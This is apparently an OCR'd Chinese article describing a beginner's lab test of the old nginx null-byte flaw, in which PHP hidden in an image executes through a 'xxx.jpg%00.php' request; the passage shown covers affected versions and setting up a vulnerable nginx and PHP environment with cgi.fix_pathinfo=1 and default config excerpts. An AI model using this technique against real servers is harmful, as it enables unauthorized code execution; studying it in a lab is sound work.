


图22




图23




图24




图25


Ngnix空字节可执行代码漏洞菜鸟级体验

txcbg

前一段时间著名的Web服务器软件Ngnix爆出了一个严重的空字节执行漏洞，危害级别为高危。漏洞介绍说Ngnix在遇到%00空字节时与后端FastCGI处理不一致，导致可以在图片中嵌入PHP代码然后通过访问xxx.jpg%00.php来执行其中的代码。影响版本为：0.5.*， 0.6.*， 0.7 <= 0.7.65， 0.8 <= 0.8.37。今天小菜我就和大家来体验这个漏洞。

先来简单介绍下Ngnix。 Nginx ("engine x") 是一个高性能的 HTTP和反向代理服务器，也是一个IMAP/POP3/SMTP代理服务器。Nginx是由Igor Sysoev为俄罗斯访问量第二的Rambler.ru站点开发的，第一个公开版本0.1.0发布于2004年10月4日。其将源代码以类BSD许可证的形式发布，因它的稳定性、丰富的功能集、示例配置文件和低系统资源的消耗而闻名。2011年6月1日，nginx 1.0.4发布。利用ngnix做Web服务器的网站一般都是大站。

考虑到利用Ngnix做Web服务器的网站一般都是大站，拿网上的网站测试这个漏洞非常不方便，我决定在虚拟机里搭建Ngnix+PHP的漏洞测试环境。



```
; **You CAN safely turn this off for IIS, in fact, you MUST.**
; http://php.net/cgi.force-redirect
;cgi.force_redirect = 1

; if cgi.nph is enabled it will force cgi to always sent Status: 200 with
; every request. PHP's default behavior is to disable this feature.
;cgi.nph = 1

; if cgi.force_redirect is turned on, and you are not running under Apache or Netscape
; (iPlanet) web servers, you MAY need to set an environment variable name that PHP
; will look for to know it is OK to continue execution. Setting this variable MAY
; cause security issues, KNOW WHAT YOU ARE DOING FIRST.
; http://php.net/cgi.redirect-status-env
;cgi.redirect_status_env = ;

; cgi.fix_pathinfo provides *real* PATH_INFO/PATH_TRANSLATED support for CGI. PHP's
; previous behaviour was to set PATH_TRANSLATED to SCRIPT_FILENAME, and to not grok
; what PATH_INFO is. For more information on PATH_INFO, see the cgi specs. Setting
; this to 1 will cause PHP CGI to fix its paths to conform to the spec. A setting
; of zero causes PHP to behave as before. Default is 1. You should fix your scripts
; to use SCRIPT_FILENAME rather than PATH_TRANSLATED.
; http://php.net/cgi.fix-pathinfo
cgi.fix_pathinfo=1

; FastCGI under IIS (on WINNT based OS) supports the ability to impersonate
; security tokens of the calling client. This allows IIS to define the
; security context that the request runs under. mod_fastcgi under Apache
```


图1

一、搭建漏洞测试环境

由于漏洞影响版本为：0.5.*， 0.6.*， 0.7 <= 0.7.65， 0.8 <= 0.8.37，虚拟机里的系统为Windows 2003，我选择的Ngnix是nginx-0.8.17 for Windows版本，下载地址为：http://nginx.org/download/nginx-0.8.17.zip，PHP用的是php-5.3.8-Win32-VC9-x86，下载地址为：http://windows.php.net/downloads/releases/php-5.3.8-Win32-VC9-x86.zip。

把php-5.3.8-Win32-VC9-x86.zip解压到C:\PHP\目录下，然后把C:\PHP\php.ini-development重命名为C:\PHP\php.ini。用记事本打开php.ini，搜索cgi.fix_pathinfo=1，把前面的分号去掉，保存更改，如图1。

把nginx-0.8.17.zip解压到C:\nginx\目录下。下面该来配置nginx了。nginx的配置文件是nginx安装目录下conf目录下的nginx.conf，我虚拟机中nginx.conf的位置为C:\nginx\conf\nginx.conf。用记事本打开后可以看到如图2的内容。



```
#user  nobody;
worker_processes  1;

#error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;

#pid        logs/nginx.pid;


events {
    worker_connections  1024;
}


http {
    include       mime.types;
    default_type  application/octet-stream;

    #log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
    #                  '$status $body_bytes_sent "$http_referer" '
    #                  '"$http_user_agent" "$http_x_forwarded_for"';

    #access_log  logs/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    #keepalive_timeout  0;
```

图2

要配置Ngnix+PHP的漏洞测试环境需要修改的内容段如下：

```
server {
    listen       80;
    server_name  localhost;

    #charset koi8-r;

        #access_log  logs/host.access.log
main;

    location / {
        root   html;
        index  index.html index.htm;
    }

        #error_page  404              /404.
html;

        # redirect server error pages to the
static page /50x.html
```

```
        #
        error_page   500 502 503 504  /50x.
html;
        location = /50x.html {
            root   html;
        }

        # proxy the PHP scripts to Apache lis-
tening on 127.0.0.1:80
        #
        #location ~ \.php$ {
        #    proxy_pass   http://127.0.0.1;
        #}

        # pass the PHP scripts to FastCGI serv-
er listening on 127.0.0.1:9000
        #
        #location ~ \.php$ {
        #    root           html;
        #    fastcgi_pass   127.0.0.1:9000;
        #    fastcgi_index  index.php;
        #    fastcgi_param  SCRIPT_FILENAME  /
scripts$fastcgi_script_name;
        #    include        fastcgi_params;
        #}

